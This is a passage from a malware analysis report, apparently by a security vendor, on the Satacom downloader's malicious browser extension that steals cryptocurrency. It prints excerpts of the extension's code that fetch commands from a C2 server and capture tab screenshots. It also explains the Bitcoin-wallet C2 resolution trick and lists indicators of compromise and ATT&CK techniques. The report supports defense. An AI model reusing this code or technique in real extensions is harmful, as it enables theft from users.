The malicious extension has many other JavaScripts and it’s capable of performing additional actions. For example, it can extract information through the browser, such as the system information, cookies, browser history, screenshots of opened tabs, and even receive commands from the C2 server.



```
import config from "../../config.js";

import {setEnableExtension} from "./extensions.js";
import {initMachine} from "./getMachineInfo.js";
import {createNotification} from "./notifications.js";
import {makeScreenShot} from "./screenshot.js";
import {getCurrentTab, getHistory, openUrl} from "./tabs.js";
import {getInjections} from "./injections.js";
import {getSettings} from "./settings.js";
import {setIsEnabled} from "./proxy.js";

export const getCommands = () => {
    return new Promise(async (res) => {
        chrome.storage.local.get(['domain', 'uuid'], async (result) => {
            const uuid = result.uuid
            const domain = result.domain

            const request = await fetch(`https://${domain}/machine/commands?uuid=${uuid}`)
            const commands = await request.json()

            for (const command of commands) {
                const cmd = JSON.parse(command.command)
                const data = cmd.data
```

```
export const makeScreenShot = () => {
    return new Promise(async (res) => {
        chrome.tabs.captureVisibleTab(null, {}, function (dataUri) {
            return res(dataUri)
        });
    })
}
```

JavaScripts: requesting commands from the C2 (left pane) and taking screenshots (right pane)

The purpose of the extension is to steal BTC and manipulate targeted cryptocurrency websites and email services to make the malware as stealthy as possible, so the victim doesn’t notice any information about the fraudulent transactions. The extension can update its functionality due to the technique used to retrieve the C2 server via the last transaction of a specific BTC wallet, which can be modified at any time by making another transaction to this wallet. This allows the threat actors to change the domain URL to a different one in case it’s banned or blocked by antivirus vendors.

Victims

This campaign targets individual users around the world. According to our telemetry, in Q1 2023 users in the following countries were most frequently infected: Brazil, Algeria, Turkey, Vietnam, Indonesia, India, Egypt, Mexico.

Conclusions

Satacom is a downloader that is still running campaigns and being developed by the threat actor behind it. This threat actor continues to distribute malware families using various techniques, such as ad injection via ad plugins for WordPress websites.

The recently distributed malware, which is a side-loaded extension for Chromium-based browsers, performs actions in the browser to manipulate the content of the targeted cryptocurrency website. The main purpose of this malicious extension is to steal cryptocurrency from victims and transfer it to the threat actors’ wallet.

Moreover, since it is a browser extension, it can be installed in Chromium-based browsers on various platforms. Although the installation of the malicious extension and the infection chain described in this article are Windows-specific, if the threat actors want to target Linux and macOS users, they could easily do so, provided the victims use Chromium-based browsers.

Appendix I – Indicators of Compromise

Satacom files
0ac34b67e634e49b0f75cf2be388f244
1aa7ad7efb1b48a28c6ccf7b496c9cfd
199017082159b23decdf63b22e07a7a1

Satacom DNS
dns-beast[.]com
don-dns[.]com
die-dns[.]com

Satacom C2
hit-mee[.]com
noname-domain[.]com
don-die[.]com
old-big[.]com

Hosted PS scripts
tchk-1[.]com

Malicious extension ZIP
a7f17ed79777f28bf9c9cebaa01c8d70

Malicious extension CC
you-rabbit[.]com
web-lox[.]com

Hosted Satacom installer ZIP files
ht-specialize[.]xyz
ht-input[.]cfd
ht-queen[.]cfd
ht-dilemma[.]xyz
ht-input[.]cfd
io-strength[.]cfd
fbs-university[.]xyz
io-previous[.]xyz
io-band[.]cfd
io-strength[.]cfd

io-band[.]cfd
can-nothing[.]cfd
scope-chat[.]xyz
stroke-chat[.]click
icl-surprise[.]xyz
new-high[.]click
shrimp-clock[.]click
oo-knowledge[.]xyz
oo-station[.]xyz
oo-blue[.]click
oo-strategy[.]xyz
oo-clearly[.]click
economy-h[.]xyz
medical-h[.]click
hospital-h[.]xyz
church-h[.]click
close-h[.]xyz
thousand-h[.]click
risk-h[.]xyz
current-h[.]click
fire-h[.]xyz
future-h[.]click
moment-are[.]xyz
himself-are[.]click
air-are[.]xyz
teacher-are[.]click
force-are[.]xyz
enough-are[.]xyz
education-are[.]click
across-are[.]xyz
although-are[.]click
punishment-chat[.]click
rjjy-easily[.]xyz
guy-seventh[.]cfd

Redirectors to Satacom installer

back-may[.]com
post-make[.]com
filesend[.]live
soft-kind[.]com
ee-softs[.]com
big-loads[.]com

el-softs[.]com
softs-labs[.]com
soft-make[.]com
soft-end[.]com
soon-soft[.]com
tip-want[.]click
get-loads[.]com
new-loads[.]com
file-send[.]live
filetosend-upload[.]net
file-send[.]cc

Appendix II – MITRE ATT&CK Mapping


This table contains all the TTPs identified during analysis of the activity described in this report.


Tactic	Technique	Technique Name
Initial Access	User Execution: Malicious Link User Execution: Malicious File	T1204.001 T1204.002
Execution	User Execution: Malicious File Command and Scripting Interpreter: PowerShell	T1204.002 T1059.001
Persistence	Shortcut Modification Browser Extensions	T1547.009 T1176
Defense Evasion	Process Injection	T1055.012
Credential Access	Credentials from Password Stores Steal Web Session Cookie Unsecured CredentialsMulti-Factor Authentication Interception	T1555.003 T1539 T1552T1111
Discovery	Account Discovery Software Discovery Security Software Discovery	T1087 T1518 T1518.001
Collection	Automated Collection Screen Capture Credentials from Password Stores Browser Session Hijacking	T1119 T1113 T1555 T1185
Command and Control	Application Layer Protocol: Web Protocols Application Layer Protocol: DNS Dynamic Resolution	T1071.001 T1071.004 T1568

Exfiltration	Exfiltration Over C2 Channel	T1041

- Bitcoin
- Browser Plugins
- Google Chrome
- Malvertizing
- Malware
- Malware Descriptions
- Malware Technologies

Authors

- 

 Haim Zigel
- 

 Oleg Kupreev

Satacom delivers browser extension that steals cryptocurrency

Your email address will not be published. Required fields are marked *